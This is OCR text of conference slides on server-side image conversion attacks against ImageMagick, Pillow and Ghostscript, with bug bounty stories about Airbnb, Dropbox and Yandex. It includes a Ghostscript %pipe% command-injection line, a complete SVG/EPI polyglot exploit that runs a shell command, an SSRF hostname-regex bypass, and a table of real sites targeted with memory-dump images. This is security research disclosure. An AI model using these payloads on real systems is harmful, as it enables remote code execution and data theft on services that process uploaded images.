HotPics 2021

The current state of the server-side image conversion attacks

Emil Lerner

https://t.me/learningnets

Emil Lerner

CTO at WunderFund.io

indepentent security researcher

occasional bughunter

Bushwhackers CTF team

@emil_lerner

@neexemil

@neex

https://t.me/learningnets

Attacker model

Attacker uploads malicious image

Server-side Preview Generation

PWN!

https://t.me/learningnets

Previous work

2016 — Nikolay Ermishkin finds ImageTragick

2017 — YahooBleed via ImageMagick's RLE coder

2017 — Uninitialized memory disclosure via GIF (gifoeb)


2018 — Tavis Ormandy finds a lot of Ghostscript vulns

2018 — Memleak via XBM


and many more!

https://t.me/learningnets


Detection



Gifoeb converted
by ImageMagick



Gifoeb converted
by Pillow



Gifoeb converted
by java.awt.image

https://t.me/learningnets


Impacts

- Uninitialized memory dump
- Local File Inclusion / Server Side Request Forgery
- Remote Code Execution

https://t.me/learningnets

ImageMagick: memory dump

- Analyze recent commits
- Find ones that add memfill-like calls
- Commit message helps (oss-fuzz etc.)



https://t.me/learningnets

ImageMagick: SVG decoder

- **Native SVG decoder supports file inclusion**
- **Greatly expands attack surface**
- **Usually even `text:/etc/passwd` works**

https://t.me/learningnets

Pillow

- Become much less vulnerable in recent years
- Always loaded as a library, so memory dump is impactful
- Still a lot of silent fixes

https://t.me/learningnets

Ghostscript

- is used to process Postscript & PDF files in IM & Pillow
- is a programming language with lots of features
- implements /SAFER mode for untrusted files

https://t.me/learningnets

Ghostscript < 9.50

- **tens of CVEs already out there and still vulnerable**
- **find unprotected** `.forceput`
- **overwrite** `/SAFER` **in systemdict**

https://t.me/learningnets

Ghostscript >= 9.50

- `/SAFER` **fully rewritten**
- `.forceput` **doesn't help anymore**
- **0-day:**

```
(%pipe%/tmp/;echo "pwned") (r) open
```

https://t.me/learningnets

GS = RCE

https://t.me/learningnets

Automation

- needs good crawling
- upload usually available only after registration
- hard to find corresponding preview

https://t.me/learningnets

~~Automation~~ Outsourcing

- write a detailed instruction
- hire a non-infosec person to upload pictures everywhere
- take immediate profit instead of endless debugging

https://t.me/learningnets

Таблица картинок

emll

ес сайта	Как найти место	Вид	Рабочий раз…	gifoeb	gifoeb в
ate.pipedrive.com	заливаем в фото профиля	загрузка картинки	300x300	работает	серые пол
ww.dropbox.com	слева файлы - далее загрузить	загрузка картинки	300x300	работает	черная с б
ecurity.oppo.com	https://security.oppo.com/en/user	загрузка картинки	300x300	работает	черная с б
ww.ellentube.com	нажать справа далее my accou	загрузка картинки	300x300	работает	черная с б
ww.dcuniverse.c	справа сверху нажать на иконк	загрузка картинки	300x300	работает	черная с б
ww.dcuniverse.c	справа сверху нажать на иконк	загрузка картинки	300x300	работает	серые пол
h.yandex.ru/chan	раздел "эфир" справа сверху "э	загрузка картинки	300x300	работает	черная с б
andex.ru/uslugi/c	с главной страницы услуг пере	загрузка картинки	300x300	работает чер	черная с б

https://t.me/learningnets

BB Story 1: AirBNB

http_loader.py

thumbor/loaders/http_loader.py

```
...
for pattern in context.config.ALLOWED_SOURCES:
    if isinstance(pattern, Pattern):
        match = url
    else:
        pattern = "^%s$" % pattern
        match = res.hostname

    if re.match(pattern, match):
        return True
...
```

https://t.me/learningnets

BB Story 1: AirBNB

- **Hostname goes to regex**
- **Buy** `airbnb-photosXs3Xamazonaws.com`
- **Get SSRF, but GET and blind**

https://t.me/learningnets

BB Story 1: AirBNB


- Mix requests to the AWS metadata and to the memory dumping exploit
- The dumped memory will capture AWS metadata eventually

https://t.me/learningnets

BB Story 1: AirBNB

https://t.me/learningnets

BB Story 2: DropBox



https://t.me/learningnets

BB Story 2: DropBox's Sandbox

- RCE in LXC sandbox
- uid is “nobody”
- gid=0!

https://t.me/learningnets

BB Story 2: DropBox's Sandbox

- there was a more privelleged Python process
- put `#encoding: something` instead of the source
- trigger exception somehow

https://t.me/learningnets

BB Story 2: DropBox's Sandbox

- Python tries to print backtrace
- Does `import encoding.something`
- Code execution in the privilleged process :)

https://t.me/learningnets

BB Story 3: Yandex.Realty

- A lot of places to upload images
- Only one where SVG is allowed: image in support chat
- It looked like Ubuntu’s IM with default settings

https://t.me/learningnets

BB Story 3: Yandex.Realty

- SVG is converted to MVG before processing
- Can request EPI format which is handled by GS
- Can “include” itself via /proc/self/fd

https://t.me/learningnets

Exploit for Ubuntu IM settings

```
<?xml version="1.0" encoding="UTF-8" ?>
<!-- <svg> -->
<hui><desc>copies
(%pipe%/tmp/;touch /tmp/pwned) (r) file
showpage 0 quit
</desc>
  <image href="epi:/proc/self/fd/3" />
  <svg width="1px" height="1px" />
</hui>
```

https://t.me/learningnets

Thank you!

@emil_lerner @neexemil @neex

https://t.me/learningnets